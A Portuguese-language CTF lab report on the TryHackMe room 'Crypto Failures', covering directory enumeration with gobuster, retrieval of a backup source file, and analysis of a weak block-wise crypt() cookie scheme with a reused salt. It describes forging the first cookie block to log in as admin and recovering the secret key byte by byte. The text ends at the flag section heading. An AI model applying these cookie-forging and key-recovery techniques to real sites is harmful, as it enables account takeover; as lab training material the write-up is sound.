Logotipo

Descrição gerada automaticamente com confiança baixa

Relatório de CTF

Crypto Failures – Tryhackme

|  |  |
| --- | --- |
| **Informações do documento** | |
| **Referência** | Crypto Failures |
| **N° Revisão** | 0 |
| **Data de publicação** | 08/09/2025 |
| **Link** | [TryHackMe | Crypto Failures](https://tryhackme.com/room/cryptofailures) |

|  |  |  |
| --- | --- | --- |
| **Redação** | Gabriel Barrochelo | Estudante |
| **Revisão** |  |  |
| **Aprovação** |  |  |

|  |  |  |
| --- | --- | --- |
| **Histórico de revisões** | | |
| **N°** | **Entregas** | **Descrição** |
| **0** | 08/09/2025 | Produção |
|  |  |  |
|  |  |  |

|  |  |
| --- | --- |
| **Informações do CTF** | |
| **Nível de Dificuldade** | Médio |
| **Tipo de acesso** | Gratuito |
| **Conceitos envolvidos** | Criptografia |
| **Plataforma** | Tryhackme |
| **Área** | Red |

**Sumário**

introdução2

desenvolvimento2

Inspeção do site 2

Acessando e analisando o arquivo 3

Entendendo a criptografia 5

Obter a primeira flag 6

Recuperar a chave criptográfica7

Conclusão9

Referencias9


**Introdução**

O CTF “Crypto Failures” explora vulnerabilidades em criptografia envolvendo cookies para login em um site.

**Desenvolvimento**

**inspeção do site**

Ao colocar o ip da máquina a ser atacada no navegador, encontra-se o seguinte site.




Ao clicar com o botão direito e selecionar “Inspecionar” é possível acessar o html do site, onde encontra-se o seguinte comentário:

Tela de computador com texto preto sobre fundo branco


O conteúdo gerado por IA pode estar incorreto.

**acessando e analisando o arquivo .bak**

Usando a ferramenta gobuster, pode-se enumerar os diretórios do servidor. Ao usar -x busca-se os arquivos de um determinado tipo, nesse caso .bak.




Tendo essa informação, basta digitar /index.php.bak ao final da url para baixar o arquivo.



Ao abrir o arquivo, é possível ver o código fonte responsável pela aplicação.

Verifica-se que este chama o arquivo config.php, este deve ser responsável por configurar a chave de criptografia visto que ela é usada diversas vezes neste código, porém nunca foi definida.



O código verifica e valida os cookies “user” e “secure\_cookie” que estão configurados, se não existirem, são gerados.



**Entendendo a criptografia**


1. O servidor gera um cookie chamado secure\_cookie a partir da string: user + ":" + User-Agent + ":" + ENC\_SECRET\_KEY.
2. A string é fatiada em blocos de **8 bytes**; cada bloco é passado por crypt( , salt) (mesmo salt usado para todos os blocos) e os resultados concatenados → secure\_cookie.
3. O salt de 2 caracteres é extraído diretamente do secure\_cookie (os 2 primeiros bytes) quando a aplicação verifica o cookie. Isso permite ao atacante *reaproveitar o salt* que o servidor colocou no cookie.

Isso cria duas falhas exploráveis:


1. **Forge parcial de cookie** — como podemos controlar user (cookie) e User-Agent (header) e também controlar o secure\_cookie (enviado pelo cliente), é possível substituir o **primeiro bloco** do cookie por crypt("admin:<UA>", salt) e assim logar como admin — sem saber o ENC\_SECRET\_KEY
2. **Brute-force do ENC\_SECRET\_KEY por deslocamento de blocos** — escolhendo o User-Agent de forma que um caractere desconhecido do ENC\_SECRET\_KEY caia no **último byte** de um bloco de 8, podemos testar só 1 byte por vez (13-bytes do crypt por bloco) e recuperar o ENC\_SECRET\_KEY caractere a caractere.

**Obter a primeira flag — logar como admin (forge do primeiro bloco)**

